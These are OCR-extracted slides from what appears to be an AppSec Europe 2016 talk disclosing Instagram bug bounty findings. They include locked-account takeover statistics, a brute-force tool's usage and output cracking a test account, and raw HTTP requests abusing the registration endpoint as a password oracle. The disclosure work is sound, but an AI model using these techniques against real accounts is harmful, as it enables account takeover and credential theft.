{
        "status": "ok",
        "items": [
        {
                "caption": "",
                "social_context": "Based on follows",
                "user":
                {
                        "username": "springsteen",
                        "has_anonymous_profile_picture": false,
                        "profile_pic_url": "http:\/\/scontent-ams2-1.cdninstagram.com\/hphotos-xfa1\/t51.2885-
19\/11370983_1020871741276370_1099684925_a.jpg",
                        "full_name": "Bruce Springsteen",
                        "pk": "517058514",
                        "is_verified": true,
                        "is_private": false
                },
                "algorithm": "chaining_refill_algorithm",
                "thumbnail_urls": ["http:\/\/scontent-ams2-1.cdninstagram.com\/hphotos-xfa1\/t51.2885-
15\/s150x150\/e35\/11373935_872054516217170_419659415_n.jpg?"],
```


8. Private Account Users Following

After reviewing the issue you have reported, we have decided to award you a bounty of $2,500 USD.

ROMA MMXVI

APPSEC EUROPE

9. Locked Account Takeover




ROMA MMXVI

APPSEC EUROPE

9. Locked Account Takeover

- Verify account via Captcha: 1.099 accounts (0.1%)




ROMA MMXVI

APPSEC EUROPE


9. Locked Account Takeover

- Verify account via email / SMS: 1.960 accounts (0.2%)




9. Locked Account Takeover

- Update email address & verify: 1.690 accounts (0.17%)



9. Locked Account Takeover

- Update phone number & verify: 38.808 accounts (3.88%)




9. Locked Account Takeover

After reviewing the issue you have reported, we have decided to award you a bounty of $5,000 USD.


10. Authentication Credentials Brute-Force

1) Mobile Authentication Brute-force



10. Authentication Credentials Brute-Force

1) Mobile Authentication Brute-force




10. Authentication Credentials Brute-Force

1) Mobile Authentication Brute-force

```
# python instabrutal.py
[INFO] Usage: python instabrutal.py <INSTAGRAM_USERNAME>
<DICTIONARY_FILENAME> <THREADS> [DEBUG]

# python instabrutal.py bruteforceme 10k_most_common.txt 50
[INFO] Creating 50 worker threads...
[INFO] Total # passwords: 10001
[INFO] Total # threads: 50
147.20 pw/s [=] 7% (736/10001) (Good:686 Bad:0 Error:0)
105.00 pw/s [==] 10% (1050/10001) (Good:1000 Bad:272 Error:0)
(…SNIP…)
45.37 pw/s [====================] 99% (9982/10001) (Good:9931 Bad:9924 Error:0)
[SUCCESS] Found the right password: perfectcrime
44.45 pw/s [====================] 100% (10001/10001) (Good:9999 Bad:9992 Error:0)
[End] Total time: 227 seconds
```

10. Authentication Credentials Brute-Force

2) Web Registration Brute-force



Request | Response


Raw | Params | Headers | Hex

```
POST /accounts/web_create_ajax/ HTTP/1.1
Host: www.instagram.com
Connection: close
Content-Length: 2095
Origin: https://www.instagram.com
X-Instagram-AJAX: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/48.0.2564.103 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
X-CSRFToken: ac71970c1c46de0a8ecb377ffc61d869
Referer: https://www.instagram.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,nl;q=0.6
Cookie: mid=VrkGiAAEAAHme0Nh_APLSB8jwte7; ig_pr=2; ig_vw=1439;
csrftoken=ac71970c1c46de0a8ecb377ffc61d869

email=contact%40arneswinnen.net&password=passwd&username=arneswinnen8168&first_name=Arne+Swinnen&
cb=AQDai4Xrzp6SlzBI3yl81nIj9F1Z03ztzc1huyKmrXsHpX85KWLxGT_8mGGUhGVuMFxsp0T-wR7cJEdZ9OlysSWlPIGIfp
bpr6vOPznOXv3X5EEpXxEwESiYBlL8lQvKFF29vEyD3a7uYZkxSacsY0ganlQ-UjpEDscH9Dy4Zyeg4igceleTL_LsFBRctoY
Z2kG3hmzO0Ywg-Vu19s2rcOui29LZ3RhwgWQ6o2GTooUhmQ&qs=0%2C14%2C71%2C85%2C114%2C115%2C116%2C130%2C147
%2C151%2C159%2C168%2C224%2C233%2C240%2C242%2C252%2C253%2C260%2C272%2C289%2C314%2C337%2C350%2C368%
2C375%2C409%2C413%2C450%2C452%2C462%2C465%2C477%2C496%2C515%2C523%2C527%2C546%2C547%2C560%2C569%2
C602%7C1%2C50%2C51%2C53%2C143%2C144%2C148%2C149%2C152%2C179%2C181%2C187%2C219%2C237%2C242%2C278%2
C300%2C308%2C321%2C329%2C330%2C348%2C380%2C383%2C400%2C410%2C434%2C438%2C478%2C487%2C488%2C498%2C
514%2C549%2C561%2C572%2C573%2C607%2C618%2C649%2C650%2C759%7C4%2C22%2C23%2C32%2C65%2C72%2C114%2C14
6%2C172%2C174%2C187%2C189%2C190%2C194%2C216%2C217%2C218%2C265%2C284%2C290%2C321%2C328%2C335%2C337
%2C365%2C368%2C377%2C405%2C424%2C435%2C440%2C463%2C473%2C518%2C539%2C543%2C546%2C574%2C612%2C676%
2C711%2C806%7C41%2C84%2C95%2C96%2C97%2C128%2C134%2C144%2C147%2C150%2C154%2C160%2C177%2C180%2C193%
2C203%2C211%2C218%2C221%2C232%2C233%2C245%2C256%2C270%2C291%2C310%2C348%2C354%2C368%2C382%2C384%2
C433%2C435%2C454%2C514%2C530%2C532%2C546%2C567%2C592%2C625%2C753%7C18%2C22%2C29%2C30%2C36%2C91%2C
110%2C133%2C140%2C144%2C149%2C157%2C173%2C183%2C188%2C200%2C222%2C249%2C275%2C281%2C291%2C309%2C3
15%2C318%2C341%2C369%2C372%2C378%2C380%2C407%2C408%2C419%2C491%2C556%2C557%2C582%2C586%2C595%2C60
0%2C611%2C660%2C846%7C7%2C9%2C13%2C18%2C26%2C33%2C54%2C81%2C109%2C113%2C119%2C126%2C159%2C173%2C1
84%2C214%2C218%2C229%2C232%2C235%2C269%2C272%2C278%2C286%2C301%2C329%2C333%2C334%2C355%2C366%2C37
2%2C442%2C485%2C500%2C513%2C572%2C601%2C643%2C672%2C676%2C737%2C881%7C6%2C55%2C79%2C101%2C123%2C1
46%2C170%2C178%2C183%2C185%2C198%2C202%2C232%2C238%2C252%2C278%2C284%2C289%2C297%2C306%2C311%2C32
1%2C327%2C335%2C350%2C361%2C392%2C424%2C444%2C446%2C489%2C490%2C516%2C526%2C539%2C545%2C552%2C572
%2C590%2C606%2C609%2C641&guid=VrkGiAAEAAHme0Nh_APLSB8jwte7
```

ROMA MMXVI | APPSEC EUROPE

10. Authentication Credentials Brute-Force

2) Web Registration Brute-force



ROMA MMXVI

APPSEC EUROPE

10. Authentication Credentials Brute-Force

2) Web Registration Brute-force

Request

Raw | Params | Headers | Hex

```
POST /accounts/web_create_ajax/ HTTP/1.1
Host: www.instagram.com
Connection: close
Content-Length: 47
Origin: https://www.instagram.com
X-Instagram-AJAX: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10_10_5) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/48.0.2564.103 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
X-CSRFToken: ac71970c1c46de0a8ecb377ffc61d869
Referer: https://www.instagram.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,nl;q=0.6
Cookie: mid=VrkGiAAEAAHme0Nh_APLSB8jwte7; ig_pr=2;
ig_vw=1439; csrftoken=ac71970c1c46de0a8ecb377ffc61d869

password=wrongpassword&username=arneswinnen8168
```

Response


Raw | Headers | Hex

```
HTTP/1.1 400 BAD REQUEST
Strict-Transport-Security: max-age=86400
Content-Language: en
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Vary: Cookie, Accept-Language
Pragma: no-cache
Cache-Control: private, no-cache, no-store,
must-revalidate
Date: Mon, 08 Feb 2016 22:01:06 GMT
Content-Type: application/json
Set-Cookie:
csrftoken=ac71970c1c46de0a8ecb377ffc61d869;
expires=Mon, 06-Feb-2017 22:01:06 GMT;
Max-Age=31449600; Path=/
Connection: close
Content-Length: 52

{"status":"fail","message":"EmailRequiredException"}
```

ROMA MMXVI | APPSEC EUROPE

10. Authentication Credentials Brute-Force

2) Web Registration Brute-force



10. Authentication Credentials Brute-Force

After reviewing the issues you have reported, we have decided to award you a combined bounty of $5,000 USD.

CONCLUSION

Conclusion

#	Vulnerability	Bounty
1	Web Server Directory Enumeration	$500
2	Email Address Account Enumeration	$750
3	**********	$750
4	Private Account Shared Pictures Entropy	$1000
5	Private Account Shared Pictures CSRF	$1000
6	Account Takeover via Email Change	$2000
7	Steal Money via Premium Numbers	$2000 + 1
8	Private Account Users Following	$2500
9	Locked Account Takeover	$5000
10	Authentication Credentials Brute-Force	$5000
	Total	**$20500+ 1**

ROMA MMXVI

APPSEC EUROPE

Conclusion

https://www.letuschange.net

#	Vulnerability	Bounty
1	Web Server Directory Enumeration	**$1000**
2	Email Address Account Enumeration	**$1500**
3	**********	$750
4	Private Account Shared Pictures Entropy	$1000
5	Private Account Shared Pictures CSRF	**$2000**
6	Account Takeover via Email Change	$2000
7	Steal Money via Premium Numbers	**$4000** + 1
8	Private Account Users Following	$2500
9	Locked Account Takeover	$5000
10	Authentication Credentials Brute-Force	$5000
	Total	**$24750 + 1**

ROMA MMXVI

APPSEC EUROPE

Conclusion

Hunting → Reporting → Disclosing

ROMA MMXVI | APPSEC EUROPE

Thank you!
Any Questions?

ROMA MMXVI

APPSEC EUROPE